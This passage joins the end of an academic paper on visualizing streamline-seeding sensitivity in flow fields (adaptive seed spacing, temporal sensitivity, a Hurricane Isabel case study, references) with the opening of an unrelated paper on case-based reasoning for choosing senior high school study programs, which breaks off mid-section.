and the seeding rake orthogonal to the local flow field in order to guide the user. There is little benefit from seeding a rake that is tangential to the flow field. In the case of stream surfaces seeded from an interactive rake, a tangential component of the seeding rake to the flow should be avoided [34]. Our approach provides the user with guidance on how to orient their seeding rake as it automatically remains in the plane locally orthogonal to the flow (at its center). Also redundant visualization information is reduced using a local cross-section of the flow. Color is mapped to sensitivity. The seeding probe is depicted as a planar polygon with regular samples distributed across a central axis. The seeding probe sampling can be set to an arbitrary resolution by the user but is set to the same resolution as the data by default. Figure 12 illustrates the effect that a region of high sensitivity can have on streamline geometry with a small change in seeding position. The seeding probe shows a highly sensitive region - the red vertical band on the probe. Here, the user is uncertain as to which direction a given, individual streamline may follow. The streamlines are seeded at equidistant positions along the rake. By comparing neighboring streamlines the effect of a small change in seeding position becomes apparent. Two distinct groups of streamlines can be seen. The sensitive region highlighted by corresponds to the separating region in the flow, where the streamlines flow into either toroid of the Lorenz attractor.

Fig. 12: A set of streamlines depicting a Lorenz attractor. Streamlines are seeded with the seeding rake spanning a sensitive region within the domain. The color-mapping shows streamlines from the center of the rake have the highest sensitivity values. By examining the streamline geometry we observe that a large change results from a small change in seeding position within this region.

V. ADAPTIVE AUTOMATIC INTERSEED SPACING

Our spatial similarity metric allows us to introduce a novel idea of placing seed points in a distribution that produces a more illustrative set of streamlines. Choosing the optimal distance between seed points along a seeding rake is a topic that has received relatively little attention, yet this is a virtually universal parameter for flow visualization using 3D streamlines. In general, the user selects a seeding rake length and the number of streamlines to be seeded from it. Streamline seeds are then distributed at equidistant intervals along the seeding curve. However, this may not be the optimal distribution. Choosing inter-seed distance along a rake is done using trial-and-error in practice. Using our spatial similarity metric it is possible to create an automatic distribution. This is based on the idea of stream surface refinement [35]. In regions of divergence, streamlines are inserted into a stream

Fig. 13: (Top row) Dense sets of streamlines and pathlines seeded equidistantly for the visualization of Hurricane Isabel. The first two images are taken from t_0 out of 48 time-steps of the simulation. The images are of streamlines and pathlines respectively. The next two images show streamlines and pathlines seeded at t_{24} of the simulation. In both pathline cases the pathlines are traced until $t_{max} = 48$. All integral curves are colored according to local velocity magnitude. (Bottom row) Spatio-temporal sensitivity visualizations of the set of corresponding integral curves in the image above.

Fig. 14: (Left) Streamlines seeded at equidistant intervals along a seeding rake. The bar graphs shows the individual streamline similarity values. The large values in the bar graph represent a dissimilarity between pairs of neighboring streamlines. (Middle) The previous set of streamline seeds enhanced by our method. New streamlines are automatically seeded along the rake between pairs of streamlines with high dissimilarity. These new streamlines aid the user by visualizing the regions with relatively high streamline variation. A threshold of 50% of the maximum value of $D(p)$ is set. (Right) The resulting streamlines with a smaller threshold of 30% of the maximum value of $D(p)$. Again, this produces a more dense set of streamlines automatically to provide a more detailed visualization. Note that streamlines are only added where needed. If the similarity of neighboring streamlines are within the specified threshold, no insertions take place. This simultaneously helps reduce visual clutter.

surface in order to improve its approximation of the underlying velocity field. Similarly, we introduce extra streamlines along the seeding rake in regions of high dissimilarity between neighbors.

For a given rake, we begin by distributing the seeds uniformly along its length. For each pair of neighboring streamlines, s_p and s_q, we compute $d(s_p, s_q)$. We emphasize this similarity information in the form of a bar graph. The streamline pairs are plotted along the x-axis and their corre-

sponding similarity values are plotted along the y-axis (Figure 14). The range along the y-axis is $[0..D_{max}]$. This enables the user to observe the current streamline sensitivity values in the context of $D(p)$. Next, we allow the user to select a threshold, d_τ, as a percentage of D_{max}. The similarity values of $d(s_p, s_q)$ are compared to d_τ. If $d_i > d_\tau$ a new streamline is introduced between s_p and s_q. Figure 14 demonstrates this. The image on the left shows a set of streamlines distributed evenly across the seeding rake. Note the bar chart visualization shows a large dissimilarity between one pair of streamlines. The next images show seeding distributions enhanced using our method. These streamlines fill the large gaps present using the original seeding pattern.

VI. Visualization of Temporal Seeding Position

An extension of our method is used to visualize the seeding parameter sensitivity of unsteady flow fields. In these cases regions in which seeding at different times results in large changes to streamlines or pathlines are highlighted. This has multiple applications. Searching the entire space-time domain for optimal seeding positions can be a daunting task for the user. Therefore, capturing the essential information in a single static image or volume is valuable. Also, this scheme may be used to guide down-sampling a data set temporally. Down-sampling is common due to the large output from modern simulations. It is often desirable to use a down-sampled version of the simulation that fits into main memory for fast performance needed to support interaction. Using our temporal sensitivity field, the user can measure the uncertainty/change between time-steps i.e., $D(p, t_n)$ and $D(p, t_{n+1})$. This can be used as a guide to prevent excessive down-sampling e.g., if the user wants to down-sample the data and encounters a case where $||D(p, t_n) - D(p, t_{n+1})|| > D_\gamma$, the user knows that temporal aliasing may reduce visualization result quality. D_γ is a user defined threshold to control the quality of the down-sampling. In order to handle unsteady flow data, a modification

Fig. 15: A slice visualization of $D(p, t)$ from a simulation of Hurricane Isabel. This shows the regions with the most variation to streamline seeding positions over all time steps $0 \leqslant t \leqslant t_{max}$. The path of the hurricane eye and the regions close to it correspond to the most sensitive areas. The left image shows the field constructed using streamlines. The field in the right image was constructed using pathlines seeded at t_0 and traced until $t_{max} = 48$.

is made to how $D(p)$ is computed. Streamlines or pathlines are again seeded at every sample point, $p_i \in \mathbb{R}^3$. However, they

are seeded at every $p_i(t_n)$ for every time-step, t_n. Thus for N time-steps, there are N streamlines or pathlines seeded at p_i. The value of $d(p, t)$ is computed starting with the streamline seeded at time-step t_0 and computing the similarity between $p_i(t_n)$ and $p_i(t_{n+1})$. This is repeated for $t \in T$ with Eq. 11

$$D(p, t) = \sum_{n=0}^{N-2} d(S(p, t_n), S(p, t_{n+1})) \qquad (11)$$

where $S(p_i, t_n)$ is the streamline or pathline seeded at time-step t_n and $S(p_i, t_{n+1})$ is the streamline or pathline seeded at the time-step t_{n+1}.

Figure 15 shows visualizations of the temporal sensitivity field, $D(p, t)$, from a simulation of Hurricane Isabel. This visualization shows that the regions that are most sensitive to seeding over the entire 4D space-time domain. These regions are located around the path that the eye of the hurricane traverses and the area around that path. The color-coding is mapped to $D(p, t)$. Figure 16 is a direct volume rendering of the temporal sensitivity field from a flow behind a square cylinder simulation [36]. The region most sensitive throughout the entire spatio-temporal domain is located behind the square cylinder.

VII. Performance

The computation of the spatial and temporal sensitivity fields is a one-time computation. After $D(p, t)$ is derived it can be saved to disk for faster loading. If the user requires fast response times it is possible for the user to take a progressive approach to the sensitivity field construction. Shorter stream-lines can be used to create a less accurate approximation. The streamlines can be lengthened to improve the accuracy. See Figure 17 for an example. In a multi-threaded environment this computation can be performed in the background and the results are refined as they become available. This provides users with immediate feedback and allows them to quickly start exploring the data.

Streamline Length	Computation of $D(p)$ @ (128x32x64)
10	6.79s
50	28.53s
100	55.02s
1000	627.08s

TABLE I: Performance times for computing $D(p)$ using streamlines of varying lengths. These times were measured on the simulation of Bernard flow with domain resolution 128x32x64. The algorithm runs in $O(n)$.

Table 1 shows the computations times for a sample D using varying length streamlines. Streamline integration was performed using a 4th-order Runge-Kutta integrator. The results show the computation time grows linearly with streamline length. We note that the computation does not prohibit visual-ization of 3D, time-dependent data. Also, the computation time is very fast when compared to a user manually adjusting the input parameters, i.e., searching the entire space-time domain.

A. Domain Expert Review

This work was carried out in close collaboration with a domain expert in fluid mechanics (Professor Harry Yeh). We report his feedback here. The use of sensitivity fields for the visualization of input parameter space in the context of flow visualization is novel. While the initial computation of the sensitivity field may require some seconds or minutes, the benefits of fast navigation through parameter space outweigh the one-time pre-processing cost. Finding expressive seeding positions for streamline rakes can be a laborious and time consuming process. The sensitivity field facilitates this process. It is typically carried out manually by trial and error. For example, the slice visualization of the sensitivity field in Figure 10 (left) aids the navigation of the rake to capture the main vortical structure. This structure is found more quickly than by performing a brute-force search through the domain. And since automatic feature detection algorithms cannot be implemented for every type of feature, general strategies are very helpful.

The use of the seeding probe helps provide confidence to the visualization results. In highly sensitive regions extra care must be taken to ensure that the rake captures the important flow characteristics. As a small change in rake position may make the difference if a certain behavior is captured or not. This leads to the topic of automatic, adaptive inter-seed spacing which is of particular interest. Having the rake automatically distribute the seeds frees the user from this burden. As mentioned previously a small change in position may result in streamlines missing a feature which were present previously. Using the adaptive seeding strategy presents several benefits: (1) The adaptive seeding provides a higher sampling frequency in the required regions and provides a more detailed visualization result ultimately providing greater insight into the seeding behavior and flow structure. (2) Inserting streamlines only where necessary simplifies the visualization by reducing occlusion and visual clutter thus making the results easier to interpret with less visual overload. (3) Adaptive seeding alleviates the problem arising from a feature being lost as the rake is moved slightly. The accompanying video shows an example of an interactive session highlighting this phenomena. This problem could be alleviated by using equidistant seeding and increasing the sampling resolution. However, this places the responsibility of detecting this problem and manually updating the seeding resolution on the user.

The sensitivity field provides additional information about the nature of the flow field which are not communicated using integral curves alone. Section VII-B describes a case study based on the parameter sensitivity data generated from the simulation of Hurricane Isabel.

B. Case Study: Hurricane Isabel

Densely distributed streamlines shown in Figure 13 (top) help observe seeding position sensitivity and the flow pattern of the hurricane. First, the tightly organized flow pattern is shown near the eye of the hurricane. In the area away from the eye, we see the different flow pattern in the upper and lower altitudes: the lower atmosphere tends to spiral into the hurricane, while the flow spreads out in the upper atmosphere. The streamline seeding pattern in the later time $t = t_{24}$ is less coherent than the previous one $t = t_0$; this could be a sign of deterioration as

the hurricane approaches the landmass. Unlike the streamlines, the pathlines maintain the same pattern as those from the first time (top second) including the preferred influence to/from the upper atmosphere in the northeast side of the hurricane. More pathlines are present there.

Fig. 16: A DVR visualization of the temporal sensitivity (Eq. 11) field from flow behind a square cylinder [36]. This visualization shows the region behind the square cylinder is the most sensitive over time. The left image shows the spatio-temporal sensitivity field constructed using streamlines. The right image shows the entire spatio-temporal field constructed using pathlines seeded at t_0 and traced until the end of the simulation at $t_{max} = 102$.

Fig. 17: The iterative derivation of the $D(p)$ of the simulation of Bernard flow. This field is computed by extending the length of the streamlines. The streamline lengths used to create the field are 10, 50, 100 and 1000 points. The color-coding is normalized to streamline length in each image.

As demonstrated, the developed technique is to provide guidelines to determine seeding rake and orientation to construct effective streamline and/or pathline field visualization. Figures 13 (bottom) and 13 however show an additional application. Visualization of the spatio-sensitivity field, $D(p)$, and the spatio-temporal field, $D(p,t)$ in the entire flow domain can be used for the exploratory flow analysis. The high sensitivity means divergence of stream (or path) lines. Figure 13 (bottom left) shows the high sensitivity region of the weather front along the Eastern Seaboard, which must be strengthened by the approaching hurricane. The eye of the hurricane has high sensitivity but that is not the case 24 hours later (see bottom third). This evolution might reflect the growing hurricane at $t = t_0$, and the subsequent weakening at $t = t_{24}$. Also, see the large arc shaped boundary of the high sensitivity ahead of the hurricane. This represents the boundary of air mass influenced by the hurricane; the mass inside of the boundary flows toward the hurricane, while the air mass outside of the boundary flows away from the boundary just like the example of Bernard convection cell shown in Fig. 11 (middle). Later at

time $t = t_{24}$, the appearance of the sensitivity field is different from that of the earlier time. Note that no weather front line can be seen here. It must be pushed further north. It appears that the hurricane has been somewhat diffused and the center of the hurricane (eye) is no longer the location of high sensitivity.

The sensitivity field $D(p,t)$ in terms of pathlines seeded at $t = t_0$ (Fig 13 bottom) also shows the weather front strengthened by the hurricane, but the location is shifted to the north. This is because the front is pushed toward north by the hurricane as it approaches the coast. Just as the sensitivity field of the streamlines, the arc shaped boundary is observed ahead of the hurricane: the boundary separates the air mass from the hurricane side to the outside. The distinct curly shape pattern of the hurricane is intriguing, which implies that the hurricane must form the spiral cell toward the eye. The sensitivity field based on the pathlines at $t = t_{24}$ is grossly different from that of earlier time $t = t_0$. No more spiral pattern is present; instead, a single diffused ring of high sensitivity has emerged. This must be a sign of weakening.

VIII. CONCLUSION

We present methods to quantify and visualize parameters associated with seeding streamlines or pathlines for flow visualization. We define and compare various spatial and temporal similarity metrics which are utilized to derive a sensitivity field. The derived sensitivity field $D(p,t)$ quantifies the predictability of flow trajectories as a function of initial condition, i.e., user-seeding position. This facilitates real-time interaction using our method. Several visualization tools are demonstrated to visualize the sensitivity field in both space and time for seeding rake parameters. We provide a tool highlighting the portions of a seeding rake which benefit from a denser sampling of seeds, producing a more expressive set of streamlines that would not be achieved by naively increasing the sampling frequency. We present an extension to time-dependent data which highlights the most interesting regions over the lifetime of a simulation. We also report the reaction of a fluid dynamics expert in Sections VII-A and VII-B.

Throughout this paper we have focused on presenting the regions that are most sensitive to change. However, the user may also want to see the opposite. Regions where flow is advected in a steady fashion are also interesting to domain users. These regions correspond to the regions of low sensitivity and thus steady flow advection.

For future research we plan to extend this technique to streaklines. One of the central challenges of analyzing this method in conjunction with streaklines is finding the optimal moment to seed integral curves.

ACKNOWLEDGMENT

REFERENCES

[1] G. Johnson, D. Ebert, C. Hansen, D. Kirk, B. Mark, and H. Pfister. Panel: The Future Visualization Platform. In *Proceedings IEEE Visualization 2004*, pages 569–571, 2004.

[2] R. S. Laramee and R. Kosara. *Human-Centered Visualization Environments*, chapter Future Challenges and Unsolved Problems, pages 231–254. Springer Verlag, 2007. Springer Lecture Notes in Computer Science (LNCS) 4417.

[3] R. H. Abraham and C. D. Shaw. *Dynamics - the Geometry of Behavior*. Addison-Wesley, 1992.

[4] G. Chen, K. Mischaikow, R. S. Laramee, P. Pilarczyk, and E. Zhang. Vector Field Editing and Periodic Orbit Extraction Using Morse Decomposition. *IEEE Transactions on Visualization and Computer Graphics*, 13:769–785, Jul/Aug 2007.

[5] G. Chen, K. Mischaikow, R. S. Laramee, and E. Zhang. Efficient Morse Decompositions of Vector Fields. *IEEE Transactions on Visualization and Computer Graphics*, 14(4):1–15, July/Aug 2008.

[6] C. M. Wittenbrink, A. T. Pang, and S. K. Lodha. Glyphs for Visualizing Uncertainty in Vector Fields. *IEEE Transactions on Visualization and Computer Graphics*, 2(3):266–279, September 1996.

[7] S. K. Lodha, A. Pang, R. E. Sheehan, and C. M. Wittenbrink. UFLOW: Visualizing Uncertainty in Fluid Flow. In *Proceedings IEEE Visualization '96*, pages 249–254, October 27–November 1 1996.

[8] S. K. Lodha, C. M. Wilson, and R. E. Sheehan. LISTEN: Sounding Uncertainty Visualization. In Roni Yagel and Gregory M. Nielson, editors, *Proceedings IEEE Visualization '96*, pages 189–196. IEEE, 1996.

[9] A. Cedilnik and P. Rheingans. Procedural Annotation of Uncertain Information. In *Proceedings IEEE Visualization 2000*, pages 77–84. IEEE Computer Society Technical Committee on Computer Graphics, 2000.

[10] P. J. Rhodes, R. S. Laramee, R. D. Bergeron, and T. M. Sparr. Uncertainty Visualization Methods in Isosurface Rendering. In M. Chover, H. Hagen, and D. Tost, editors, *Eurographics 2003, Short Papers*, pages 83–88. The Eurographics Association, September 1-5 2003.

[11] A. T. Pang, C. M. Wittenbrink, and S. K. Lodha. Approaches to Uncertainty Visualization. 13:370–390, 1996.

[12] V. Verma and A. Pang. Comparative Flow Visualization. *IEEE Transactions on Visualization and Computer Graphics*, 10(6):609–624, 2004.

[13] R. Brown. Animated Visual Vibrations as an Uncertainty Visualization Technique. In *GRAPHITE*, volume 1, pages 84–89. ACM Press, 2004.

[14] Ralf P. Botchen and Daniel Weiskopf. Texture-Based Visualization of Uncertainty in Flow Fields. *Visualization Conference, IEEE*, 0:82, 2005.

[15] J. Sanyal, S. Zhange, J. Dyer, A. Mercer, P. Amburn, and R. Moorhead. Noodles: A Tool for Visualization of Numerical Weather Model Ensemble Uncertainty. *IEEE Transactions on Visualization and Computer Graphics*, 16:1421–1430, 2010.

[16] J. S. Praßni, T. Ropinski, and K. H. Hinrichs. Uncertainty-Aware Guided Volume Segmentation. *IEEE Transactions on Visualization and Computer Graphics*, 16(6):1258–1365, 2010.

[17] K. Potter, J. Kniss, R. Riesenfeld, and C. R. Johnson. Visualizing Summary Statistics and Uncertainty. *Computer Graphics Forum*, 29:823–831, 2010.

[18] Ralph Brecheisen, Anna Vilanova, Bram Platel, and Bart ter Haar Romeny. Parameter Sensitivity Visualization for DTI Fiber Tracking. *IEEE Transactions on Visualization and Computer Graphics*, 15(6):1441–1448, 2009.

[19] W. Berger, H. Piringer, P. Filzmoser, and E. Gröller. Uncertainty Aware Exploration of Continuous Parameter Spaces Using Multivariate Prediction. *Computer Graphics Forum*, 30(3):911–920, 2011.

[20] M. Hlawitschka, F. Sadlo, and D. Weiskopf. Predictability-Based Adaptive Mouse Interaction for Visual Flow Exploration. In *The Working With Uncertainty Workshop*, Providence, RI, October 2011.

[21] T. McLoughlin, R. S. Laramee, R. Peikert, F. H. Post, and M. Chen. Over Two Decades of Integration-Based, Geometric Flow Visualization. *Computer Graphics Forum*, 29(6):1807–1829, 2010.

[22] B. Spencer, R. S. Laramee, G. Chen, and E. Zhang. Evenly-Spaced Streamlines for Surfaces: An Image-Based Approach. *Computer Graphics Forum*, 28(6):1618–1631, 2009.

[23] L. Li and H.-W. Shen. Image-Based Streamline Generation and Rendering. *IEEE Transactions on Visualization and Computer Graphics*, 13(3):630–640, 2007.

[24]   G. Haller. Distinguished Material Surfaces and Coherent Structures in Three Dimensional Fluid Flows. *Physica D*, 149:248–277, 2001.

[25]   Armin Pobitzer, Ronald Peikert, Raphael Fuchs, Benjamin Schindler, Alexander Kuhn, Holger Theisel, Kresimir Matkovic, and Helwig Hauser. On The Way Towards Topology-Based Visualization of Unsteady Flow the State Of The Art. *EuroGraphics 2010 State of the Art Reports*, pages 137–154, 2010.

[26]   G. T. Mase. *Continuum Mechanics for Engineers*. CRC Press, 1999.

[27]   F. H. Post, B. Vrolijk, H. Hauser, R. S. Laramee, and H. Doleisch. Feature Extraction and Visualization of Flow Fields. In *Eurographics 2002 State-of-the-Art Reports*, pages 69–100, 2–6 September 2002.

[28]   Y. Chen, J. D. Cohen, and J. Krolik. Similarity-Guided Streamline Placement with Error Evaluation. *IEEE Transactions on Visualization and Computer Graphics*, 13(6):1448–1455, 2007.

[29]   T. Eiter and H. Mannila. Computing Descrete Fréchet Distance. Technical report, Technische Universitt Wien, 1994.

[30]   L. Li, H.-S. Hsieh, , and H.-W. Shen. Illustrative Streamline Placement and Visualization. In *IEEE Pacific Visualization Symposium 2008*, pages 79–85. IEEE Computer Society, 2008.

[31]   B. Moberts, A. Vilanova, and J. J. van Wijk. Evaluation of Fiber Clustering Methods for Diffusion Tensor Imaging. *IEEE Transaction on Visualization and Computer Graphics*, pages 65–72, 2005.

[32]   G. Haller. An Objective Definition of a Vortex. *Journal of Fluid Mechanics*, 525:1–26, 2005.

[33]   J. Meyers-Spradow, T. Ropinski, J. Mensmann, and K. H. Hinrichs. Voreen: A Rapid-Prototyping Environment for Ray-Casting-Based Volume Visualizations. *IEEE Computer Graphics and Applications*, 29(6):6–13, 2009.

[34]   Ronald Peikert and Filip Sadlo. Topologically Relevant Stream Surfaces for Flow Visualization. In H. Hauser, editor, *Proc. Spring Conference on Computer Graphics*, pages 43–50, April 2009.

[35]   J. P. M. Hultquist. Constructing Stream Surfaces in Steady 3D Vector Fields. In *Proceedings IEEE Visualization '92*, pages 171–178, 1992.

[36]   S. Camarri, M. V. Salvetti, M. Buffoni, and A. Iollo. Simulation of the Three-Dimensional Flow Around a Square Cylinder Between Parallel Walls at Moderate Reynolds Numbers. In *Congresso di Meccanica ed Applicata*, pages 11–15, 2005.

Case-Based Reasoning for Selecting Study Program in Senior High School

Sri Mulyana, Sri Hartati, Retantyo Wardoyo, Edi Winarko

Department of Computer Sciences and Electronics
Gadjah Mada University
Yogyakarta, Indonesia

Abstract—**One of the reasoning methods in expert system is Case-Based Reasoning (CBR). A problem is searching for past cases in the case base with thehighest similarity degree. This implies that calculation of similarity degree among the cases is an important aspect in CBR. In this study, an application of computer reasoning system based on CBR is developed for selecting study program in Senior High School (SHS). This aplication can be used to assist students for selecting study program. The cases used in the study include results of the intelligence test, student's interest, and grades of several subjects.Each case in the case base will be calculated for the similarity degree with new cases entered. Furthermore, it is the cases with highest similarity degree that are recommended as solutions.**

Keywords—Case Based Reasoning; Case retrieval; similarity degree; new cases; recommended solutions;selecting study program

I. INTRODUCTION

Case-Based Reasoning (CBR) is a method adopted from knowledge-based system in many domains. CBR uses experiences from previous similar cases to solve new problems. The basic idea of CBR is an assumption that similar problems have the similar solutions.

CBR consists of four basic steps, namely:

1) Retrieving the most similar case or cases

2) Reusing the information and knowledge in those cases to solve the new problem

3) Revising the proposed solution

4) Retaining the part of the current experience that is likely to be useful for future problem solving

A new problem is solved by retrieving one or more previously experienced cases, reusing the case in one way or another, revising the solution based on reusing a previous case, and retaining the new experience by incorporating it into the existing knowledge-base.The relationship between these steps is illustrated in Figure-1.

One of the importants steps in solvinga CBR problem is case retrieval. In case retrieval, similarity degree among the cases becomes the basis for determining a case from the case base. The higher the similarity degree among the cases in the case base with the new cases, the higher the possibility for the solution in the cases to be used as solution for the new cases.

The similarity degree among the cases greatly affects the performance of CBR system, because the solutions in previous cases can be used as references for solving problem in new cases. Many researchers have used various algorithms in case retrieval. If many cases with different attributes are available in the case base, it will surely couse the retrieval system to face difficultiesin finding a relevant case.

Fig.1. A cycle of Case-based Reasoning[1]

The problem with measuring the case similarity degree is essentially of how to look for similarity between two objects, and it was one of the research focuses in CBR system. The retrieval of similar case with similarity to new cases is an important step of the whole decision making process [2]. In the process, the two objects are measured for similarity using predetermined parameters. However, measuring a similarity degree between the two objects often requires a complex calculation, so the similarity between the two objects can give advantages to the whole problem solving process.

Other problem in CBR is to determine the features of a case to be compared. Determining the features is often very difficult. The explanation of the case is often incomplete such that the resulting compared features are also unable to help in finding the similarity between the two cases compared.

Many approaches can be used in mapping the similarity between two objects. For example, two cases can be

represented asvectors by determining case attribute pairs.The similarity of atribute pairs is usually called as mean weight. The weight allows the attributes to have various levels of importance that can be used in an adaptive learning process.

Retrieval approach is based on surface features and the similarity of each case with the targeted problem is usually represented as real number in the interval (0,1), which is calculated according to the given similarity measure. Usually the case taken is the case most similar to the targeted problem. Such approach is frequently called *K-Nearest Neigbours* (K-NN) approach. CBR system can assure that the retrieval of case most similar to the target problem is to calculate the similarity degree between the targeted problem and each case in the case base [3].

In this study, a systembased on CBRfor selecting study program in Senior High School (SHS) is developed. This aplication can be used to assist students for selecting study programwhen theyare starting the second year. The cases used in the study include results of the intelligence test, student's interest, and grades of several subjects. Each case in the case base will be calculated for the similarity degree with new cases entered. Furthermore, it is the cases with highest similarity degree that are recommended as solutions.

II. SOME RESEARCHES ON CBR

The application of CBR method has been developed in various fields, such as CBR for diagnosing infectious diseases [4]. In this study, it is explained that a case has attributes such as temperature, dizziness symptoms including its intensity and area, cough, urination intensity, vomiting and urinating. All these attributes have numeric values from 1 to 4 to show the levels of intensity, i.e. never, low, moderate and high. The study used the Euclidean distance formula to calculate the case similarity degree.

A CBR mechanism for designing special equipment has also been developed using the Euclidean distance formula to calculate the case similarity degree [5]. The formula has also been implemented in other studies such as: CBR extended to the intelligent system configuration [6], a CBR-based software development cost evaluation model [7], quantitative analysis for nonlinear data performance system using CBR [8], and an intelligent decision in GIS- and CBR-based emergence [9]. From the studies, the Euclidean distance method was applied well, because the values of all the attributes were numerical in nature.

In addition to the Euclidean distance formula, there are other methods for determining the case similarity degree, i.e. by hamming distance. This method is also used for the attributes with numerical values. Several researches on the application of CBR using the hamming distance method to calculate the case similarity degree include the a human behavior analysis using CBR [10], recommendation of XML document using CBR [11], the technical application of CBR in a decision support system for using a new energy in rural areas [12].

The method for measuring the similarity degree using the concept of fuzzy set was implemented for selecting optimum vendors [13]. In this study, the criteria for vendor assessment include: quality, price, service, skill, and reputation. Each of the criteria has sub-criteria with its membership function. An evaluation of the calculation of similarity weight in CBR using a sensitivity analysis was done by Mianghai and Huanmin [14] and implemented in a case of the selection of camera model [15].

III. CALCULATING THE CASE SIMILARITY DEGREE

This research was conducted using a sensitivity analysis on the formulation of method for calculating the case similarity degree. The whole case similarity was calculated by using a synthetic evaluation model, i.e. a mathematical model among values of attributes and their weight coefficients. As an illustration, it is explained as follows:

Let $X(x_1, x_2, x_3, ..., x_m)$ is input case given by user, $Y(y_1, y_2, y_3, ..., y_m)$ is a case in the case base, and $W(w_1, w_2, w_3, ..., w_m)$ is weight coefficient from the attributes of case that satisfies $0 \le w_i \le 1$ $(i = 1,2,3,...,m)$ and $\sum_{i=1}^{m} w_i = 1$.

$Sim(x_i, y_i)$represents a function of similarity between the ith attribute of Y and the ith attribute of X with real number value in interval (0,1). Assume that each of the attributeis given the weight w_i, the similarity degree between the input case and the targeted case is given by $Sim(X,Y)$, which is formulated by :

$$Sim(X,Y) = \sum_{i=1}^{m} w_i \times Sim(x_i, y_i) \qquad (1)$$

Furthermore, the calculation of $Sim(x_i, y_i)$ was carried put according to the types of case attribute value as follows:

1) The attribute value in the form of symbols (figures, string):

$$Sim(a,b) = \begin{cases} 1, a = b \\ 0, a \neq b \end{cases} \qquad (2)$$

2) The attribute value in numerical form :

$$Sim(a,b) = 1 - \frac{|b-a|}{B-A} \quad a,b \in [A,B] \qquad (3)$$

where A and B were the lower and upper bound of intervaland $A \neq B$.

3) The attribute value in interval form :
4) To calculate the case similarity degree the attributes with interval values are formulated as follows:

$$Sim([b_1, b_2], a) = \int_{b_1}^{b_2} Sim(a,x) \ f(x)dx \quad a,b_1,b_2 \in [A,B] \quad (4)$$

where A and B are the lower and upper bound of interval that contain a, b_1, and b_2. $Sim(a,b)$ can be calculated based on the equation (3), while $\int f(x)$ shows the probability value of x at interval (b_1,b_2) that meets $\int_{b_1}^{b_2} f(x)dx = 1$.

Generally, $f(x)$ value is given based on statistical data or expert's authority. If the probability of each attribute value is the same at the interval, then $f(x) = \dfrac{1}{b_2 - b_1}$.

IV. THE SELECTION OF STUDY PROGRAM IN SHS

The length of education in SHS is for three years. It has three study programs, i.e. Natural Sciences (A_1 and A_2), Social Sciences (A_3) and Language (A_4). Students will select one of the desired study program, but to select it a set of tools is used such as intelligence test results, student interest, and academic competency shown by grades. The process was carried out when students are starting the second year.

The intelligence test was carried out in collaboration with a psychological consulting agency, which include the following aspects:

a) General Intelligence (IU), i.e. someone's intelligence level to solve the general problem.

